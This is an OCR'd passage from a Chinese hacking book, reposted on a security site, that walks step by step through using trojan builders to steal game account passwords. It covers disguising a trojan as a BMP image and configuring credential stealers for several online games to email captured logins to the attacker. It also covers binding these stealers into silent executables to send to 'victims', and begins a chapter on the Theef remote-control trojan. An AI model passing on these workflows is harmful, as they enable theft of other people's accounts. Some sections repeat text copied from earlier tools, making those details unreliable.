


图 2-15 打开文件

单击“选取文件”按钮，在弹出的“选取文件”对话框中，选择欲加密的木马文件 **cmu.exe**，如图 **2-16** 所示。然后单击“打开”按钮。



图 2-16 选取文件



图 2-17 选取图像

回到 **Z-file** 的主界面，单击“下一步”按钮，进入选取图像窗口，如图 **2-17** 所示。

单击“选取图像”按钮，选取伪装图像文件，如图 **2-18** 所示，此文件需要符合 **BMP** 格式。



图 2-18 选取图像

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

返回到主界面中，单击“下一步”按钮，进入“加密设定”窗口，如图 **2-19** 所示。




图 2-19 加密设定

在输入密码对话框中输入密码，然后单击“下一步”按钮，开始伪装加密文件，如图 **2-20** 所示。



图 2-20 开始伪装加密文件

单击“保存文件”按钮，将加密后的文件保存成 **BMP** 文件格式，如图 **2-21** 所示。




图 2-21 保存文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

好了，现在将这个加密后的文件传送给受害者，只要他打开运行，木马程序就在他的电脑中运行了。

2.2.4 “天堂 II”也受伤

“天堂Ⅱ”将各客户端的操控紧密结合并且辅以服务器端的强大系统，是一个成功表现游戏战略及优美画面的全新游戏。针对这个游戏的盗号工具有天堂木马潜伏者，它是 **2004** 年 **4** 月发布的。

1. 天堂木马潜伏者使用方法

首先到相关网站下载“天堂木马潜伏者”安装文件，双击安装文件，运行天堂木马潜伏者客户端生成器，如图 **2-22** 所示。




图 2-22 天堂木马潜伏者客户端生成器

填写发信箱 **SMTP** 、账号、密码、邮箱名，再填写收邮箱地址。如果不能确定邮箱是否能用，可以选“验证邮箱是否能收到信”选项，然后单击“生成客户端”按钮，这个时候系统会给邮箱里发一封测试信，系统会提示天堂木马潜伏者向信箱发了一封测试信，请检验查收邮箱是否正确。如果收到测试信，请点“确定”。如果没收到测试信，请重新填写正确的邮箱地址，如图 **2-23** 所示。




图 2-23 发送测试信

确定信箱收到信以后，单击“确定”按钮，系统会提示 “成功生成客户端程序，是否现在就运行它？”，单击“确定”按钮后，木马就成功地种植到电脑中了，如图 **2-24** 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-24 运行客户端

登录想要截取账号信息的“天堂 II”游戏，然后退出该游戏，登录邮箱就可以查看木马截取的账号。这时可以采取前面章节介绍的方法将木马潜伏到其他人的电脑中，就可以等着在邮箱中收取 ID 信息了（如图 2-25）。



图 2-25 “天堂木马潜伏者”测试成功的界面

2.2.5 “千年”的悲惨命运

大约在一千年前，一个统一而强大的黄金时期——宋朝建立了。游戏玩家将会在这个“千年”里体会游戏的快乐，与此同时，千年逆火木马也诞生了，它会盗窃你的密码资料装备等待。你，可要小心了！

1. “千年逆火木马”使用方法

首先到相关网站下载“千年逆火木马”文件包，将该文件包解压到某个目录中，然后目录中的安装文件，运行“千年逆火木马”客户端生成器，如图 2-26 所示。

在对话框中填写发信箱 SMTP 、账号、密码、邮箱名，再填写收邮箱地址。如果不能确定邮箱是否能用，可以选上“验证邮箱是否能收到信”选项，然后单击“生成客户端”按钮，这个时候系统会给邮箱发一封测试信，系统会提示天堂木马潜伏者向信箱发了一封测试信，请检验查收邮箱是否正确。如果收到测试信请点“确定”。如果没收到测试信，请重新填写正确的邮箱地址，如图 2-27 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-26 千年逆火木马客户端生成器




图 2-27 发送测试信

确定信箱收到信以后，单击“确定”按钮，系统会提示“成功生成客户端程序，是否现在就运行它？”，单击“确定”按钮后，木马就成功地种植到电脑中了。如图 **2-28** 所示。




图 2-28 运行客户端

登录想要截取账号信息的“千年”游戏，然后退出该游戏，登录邮箱就可以查看木马截取的账号。

2.2.6 惊魂“破天一剑”盗号史

破天一剑的防作弊措施异常严密，内部采用多层防护验证机制，市面现有的伤害性外挂可以完全杜绝。同时，游戏设有数据库自动除弊机制，可以迅速自动针对作弊用户实施停权处理。在对付日益严重的盗

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

号问题方面，破天一剑更加设置清楚 **ID** 再确认系统和账号找回机制，可以保障合法用户对抗犯罪。但是使用破天一剑极度恶魔却可以轻松盗走用户的 **ID** 信息。

1. 破天一剑极度恶魔使用方法

首先到相关网站下载“破天一剑极度恶魔”客户端生成文件。下载完毕以后，双击安装文件，运行破天一剑极度恶魔客户端生成器，如图 **2-29** 所示。



图 2-29 破天一剑极度恶魔客户端生成器

在对话框中填写发信箱 **SMTP** 、账号、密码、邮箱名，再填写收邮箱地址。如果不能确定邮箱是否能用，可以选上“验证邮箱是否能收到信”选项，然后单击“生成客户端”按钮，这个时候系统会给邮箱发一封测试信，系统会提示破天一剑极度恶魔反病毒向信箱发了一封测试信，请检验查邮箱是否正确收到。如果收到测试信，请点“确定”。如果没收到测试信，请重新填写正确的邮箱地址，如图 **2-30** 所示。




图 2-30 发送测试信




图 2-31 是否运行客户端

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

确定信箱收到信以后，单击“确定”按钮，系统会提示“成功生成客户端程序，是否现在就运行它？”，单击“确定”按钮后，木马就成功地种植到你的电脑中了。如图 **2–31** 所示。

登录想要截取账号信息的“破天一剑”游戏，然后退出该游戏，登录邮箱就可以查看木马截取的账号。

2.2.7 联众密码也被盗

很多朋友是联众游戏世界的忠实玩家，虽然是一些小游戏，倒也玩得津津有味。在玩游戏的同时，你可要注意不要被人盗窃你的密码，因为有一个工具“联众杀手”可以窃取你的密码。

“联众杀手”可以准确记录联众大厅登录的号码和密码，保存到指定文件和发送到指定邮箱。自带捆绑工具，将资料文件和必要的工作文件捆绑成一个独立的文件，并发送给其他机执行，只要运行一次，即可自动安装。

（**1**）首先到相关网站下载此工具，然后双击下载的文件，提示是否解压，如图 **2–32** 所示。单击“是”按钮，将文件解压到一个文件夹中。



图 2–32 解压文件



图 2–33 资料设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（2）解压以后在该文件夹中得到如下文件：

SETLIZ.EXE——资料设置

LIZGO.EXE——密码侦听端

LIZBIN.EXE——专用捆绑器

（3）双击打开 **SETLIZ.EXE** 文件，进行资料设置，如图 **2-33** 所示。

（4）单击“保存文件”后的浏览按钮，可以选择将密码保存在本地机器上的哪个文件中。在接收邮箱类型的下拉选单中选择邮箱的服务器。在接收邮箱后输入想要接收密码的邮箱地址，在邮箱身份验证设置中分别输入邮箱的用户名和密码。发送主题可以任意填写，只要能分辨清楚邮件的内容即可。最后单击“确定”按钮，提示资料设置成功，如图 **2-34** 所示。




图 2-34 设置完成

（5）设置成功后，资料就已经保存在本机中，同时在当前路径下生成一个 **liz.dt** 的资料文件，将来用于捆绑使用。运行 **LIZGO.EXE**，运行时，正常的情况是没有任何反应，运行后联众杀手就自动拷贝和安装。正常工作之后，为了安全，可以删除所有解压的文件。

（6）木马客户端生成以后，需要将它绑定，然后发送给受害者。运行捆绑工具 **LIZBIN.EXE**，进行捆绑，如图 **2-35** 所示。




图 2-35 联众杀手专用捆绑器

（7）单击“开始绑定”按钮，系统就开始绑定文件。需要捆绑三个文件，分别是：**lizgo.exe**、**Mswinsck.ocx**、**liz.dt**，应保证这三个文件和捆绑器工具在同一个文件夹内才可以正常工作。成功后会在当前目录下生成一个名为：**OHGAME.EXE** 的可执行文件，如图 **2-36** 所示。




图 2-36 成功绑定

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

OHGAME.EXE 文件已经包含了邮箱资料信息和所有联众杀手的工作文件，可以在任何一台机运行使用。只要运行一次(运行时没有任何提示)就可以自动安装和工作。可以将这个文件发送给目标人，只要对方执行，就可以在对方机上自动安装联众杀手，并依据当时设置的邮箱信息，将密码信息发送给设置的邮箱。如果对方不接收 **EXE** 格式的文件，可以使用前面介绍的方法将此文件绑定即可。

2.2.8 中游盗号器

中游盗号器为中国游戏中心在线游戏的盗号工具。它可以截取游戏大厅的登录密码，然后保存到指定的文件并发送到指定的邮箱。另外还支持 **EXE** 文件捆绑。本工具只是用于找回自己由于疏忽而丢掉的密码，而且使用者必须承担由于使用本工具而造成的任何损失和一切后果。

(**1**)首先到相关网站下载此工具，然后双击下载的文件，提示是否解压，如图 **2-37** 所示。单击“是”按钮，将文件解压到一个文件夹中。




图 2-37 解压中游盗号机




图 2-38 资料设置

(**2**)解压以后在该文件夹中得到如下文件：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

资料设置文件——**Zyset.exe**

密码监控文件——**Winzy.exe**

生成资料文件——**Msread.dt**

专用捆绑工具——**Zybin.exe**

(**3**) 双击打开 **Zyset.exe** 文件，进行资料设置，如图 **2–38** 所示。

(**4**)单击“保存文件”后的浏览按钮，可以选择将密码保存在本地机器上的哪个文件中。也可以把上面的“对钩”去掉，保存文件不填，对收中国游戏中心网络游戏账号没有影响。在接收邮箱类型的下拉选单中选择邮箱的服务器。在接收邮箱后输入你想要接收密码的邮箱地址，在邮箱身份验证设置中分别输入邮箱的用户名和密码。发送主题可以任意填写，只要你自己能分辨清楚邮件的内容即可。最后单击“确定”按钮，提示资料设置成功，如图 **2–39** 所示。




图 2–39 设置完成

(**5**)设置成功后，资料就已经保存在本机中，同时在当前路径下生成一个 **Msread.dt** 的资料文件，将来用于捆绑使用。运行 **LIZGO.EXE**，当程序运行时，正常的情况是没有任何反应的，运行后联众杀手就自动拷贝和安装。正常工作之后，为了安全，可以删除所有解压的文件。

(**6**)木马客户端生成以后，需要将它绑定，然后发送给受害者。运行捆绑工具 **Zybin.exe**，进行捆绑，如图 **2–40** 所示。单击浏览按钮，选择密码监视文件 **Winzy.exe**。



图 2–40 中游盗号机捆绑机

(**7**)单击“开始绑定”按钮，系统就开始绑定文件。成功后会在当前目录下生成一个名为：**MYFLASH.EXE** 的可执行文件，如图 **2–41** 所示。




图 2–41 成功绑定

MYFLASH.EXE 文件已经包含了邮箱资料信息和所有联众杀手的工作文件，可以在任何一台机子上运行使用。只要运行一次(运行时没有任何提示)就可以自动安装和工作。可以将这个文件发送给目标，只要

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

对方执行，就可以在对方机上自动安装联众杀手，并依据当时设置的邮箱信息，将密码信息发送给设置的邮箱。如果对方不接收 **EXE** 格式的文件，可以使用前面介绍的方法将此文件绑定即可。

2.2.9《边锋》——这个杀手有点冷

《边锋》杀手 **1.97** 为边锋游戏大厅 **V2.01** 的本地盗号工具。它可以精确记录登录密码和号码，并发送到指定邮箱，支持发送邮箱身份认证功能，非常有效！同时具有自动关闭防火墙特性。

（**1**）首先到相关网站下载此工具，然后双击下载的文件，提示是否解压，如图 **2–42** 所示。单击“是”按钮，将文件解压到一个文件夹中。




图 2–42 解压边锋工具

（**2**）解压以后在该文件夹中得到如下文件：

Gameset.exe——资料设置端

Benkill.exe——密码侦听端

readme.txt——说明文件

（**3**）双击打开 **Gameset.exe** 文件，首先弹出说明文件，如图 **2–43** 所示。单击“我完全同意”按钮，就可以使用边锋杀手工具了。




图 2–43 说明文件

（**4**）《边锋》杀手资料设置对话框如图 **2–44** 所示。单击“密码保存文件”后的浏览按钮，可以选择将密码保存在本地机器上的哪个文件中。在接收邮箱类型的下拉选单中选择邮箱的服务器。在接收邮箱后输入你

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

想要接收密码的邮箱地址，在邮箱身份验证设置中分别输入邮箱的用户名和密码。




图 2-44 资料设置

(5)设置完毕以后单击“确定”按钮，提示信息设置成功，如图 2-45 所示。单击“确定”按钮，关闭对话框。




图 2-45 设置完成


(6)设置成功后，资料就已经保存在本机中。运行 **Benkill.exe**，运行时，正常的情况是没有任何反应的，运行后边锋杀手就自动拷贝和安装，开始监听密码了。在信箱中就可以收到这些密码信息了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

拒绝黑客

第三章 远程控制盗号黑手出击



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在网上除了各色各样的盗号木马程序外，还有一个更加可怕的“黑手”—远程控制软件。其实，远程控制软件就是木马程序，如果在被控端（即服务端）安装了该木马程序，那么通过远程控制工具，黑客就可以扫描网上安装了该木马程序的计算机，连接以后就可以随心所欲远程控制计算机，盗取所有的账号，比如QQ、MSN、传奇、E-mail等账号，甚至使用的在线交易账号。本章的内容将介绍这方面的内容，让大家来了解远程控制的操作原理，并做好相应的防范措施。

3.1 变态的 Theef 盗号木马

Theef 木马其实就是一款远程控制软件，号称“功能强大的变态 **DLL** 木马”。它可以通过自定义插入进程、文件管理、进程管理、窗口管理、键盘记录、**DOS** 命令控制、**VBS** 运行、屏幕控制、抓屏等操作，实现盗取号码的作用。另外还有一些恶作剧功能，比如控制鼠标、键盘、隐藏图标、修改网络设置、共享、网络侦测等。

下面以 **Theef v2.00** 正式版为例，介绍相应的远程控制方法。

3.1.1 配置被控端

